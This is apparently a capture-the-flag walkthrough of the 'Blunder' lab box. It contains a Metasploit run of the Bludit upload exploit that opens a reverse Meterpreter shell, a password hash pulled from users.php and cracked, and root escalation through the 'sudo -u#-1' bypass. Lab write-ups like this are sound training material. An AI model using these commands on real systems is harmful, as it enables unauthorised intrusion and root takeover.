
So googling around, there was a login bypass of some kind: https://rastating.github.io/bludit-brute-force-mitigation-bypass/

But I was so confident that `fergus;RonaldDeschain` was our combo that I didn't bother with the exploit and just put them in on the webpage, which works.

Admin Dashboard



We can't click on whatever we want, as its pops up that we don't have sufficient permissions



Searching around for a Bludit exploit, we find this one that demonstrates a file upload exploit. Based on Metasploit: https://vulners.com/metasploit/MSF:EXPLOIT/LINUX/HTTP/BLUDIT_UPLOAD_IMAGES_EXEC

```
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITUSER fergus
BLUDITUSER => fergus
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITPASS RolandDeschain
BLUDITPASS => RolandDeschain
msf5 exploit(linux/http/bludit_upload_images_exec) > set rhost 10.10.10.191
rhost => 10.10.10.191
msf5 exploit(linux/http/bludit_upload_images_exec) > run

[*] Started reverse TCP handler on 10.10.14.18:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading ebGriPeIcU.png...
[*] Uploading .htaccess...
[*] Executing ebGriPeIcU.png...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.18:4444 -> 10.10.10.191:43096) at 2020-06-01 15:35:22 -0400
[+] Deleted .htaccess
```

www-Data Shell

We gain a `meterpreter` session, but lets drop into a shell (just type `shell`), and then let's get an interactive shell (`python -c 'import pty; pty.spawn("/bin/bash")'`), upload an enumeration tool and give it a scan.

I chose `LinPeas`, but didn't get anything useful from the enumeration report.

FTP

In the FTP folder we find this information

```
Hey Sophie
I've left the thing you're looking for in here for you to continue my work
when I leave. The other thing is the same although Ive left it elsewhere too.

Its using the method we talked about; dont leave it on a post-it note this time!

Thanks
Shaun
```


We're being told to hunt around the directories for more clues.

We don't need to go that far from the `www-data` directory. In In `/var/www/bludit-3.9.2a/bl-content/databases.` We can `cat users.php | grep pass` and we get this hash:

- faca404fd5c0a31cf1897b823c695c85cffeb98d

Hash

This looks like a `sh1` hash to me, let's go to: https://md5decrypt.net/



We get `Password120`

We can find the users on this box by having a look at the users in `/home/`, and also `cat /etc/passwd`. Trial and error will let us use this password as `Hugo`

- `su Hugo`
- password: `Password120`

Hugo Shell

Go and get yourself your user flag!

Always test the easy wins first. As this is a beginner box, the priv esc is going to be straight forward. It's easy to over complicate things when you're more experienced. So in this instance, `sudo-l` and put Hugo's password back in

```
hugo@blunder:~$ sudo -l
sudo -l
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

This is great, we can run `/bin/bash` as root. It would be possible to just `cat` the root flag. But we can also ask to be made root via: `sudo -u#-1 /bin/bash.` It's important to understand why this worked, and you can read about it more here:

- https://www.engadget.com/2019-10-14-linux-unix-sudo-command-security-flaw.html?guccounter=1&guce_referrer=aHR0cHM6Ly93d3cuZ29vZ2xlLmNvbS8&guce_referrer_sig=AQAAAHLwwV6maSe5sXErnaBELTptptSaDfcC5dqMafT9CW-YQS298wVgZYAmTwVcdz45znAJyNVhYyQ1qjJcBJIEYALQir8hR8pN5wFvwCLm0tJMAiK29g4vCdhJNtqUTn1WW6EMbtMkXpRSOyrc5UjvBXOj-6GUhxug1xf8BvhqcmU_
  https://www.bleepingcomputer.com/news/linux/linux-sudo-bug-lets-you-run-commands-as-root-most-installs-unaffected/

```
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/home/hugo# whoami
whoami
root
```

We're now root, and can get ourselves the root flag!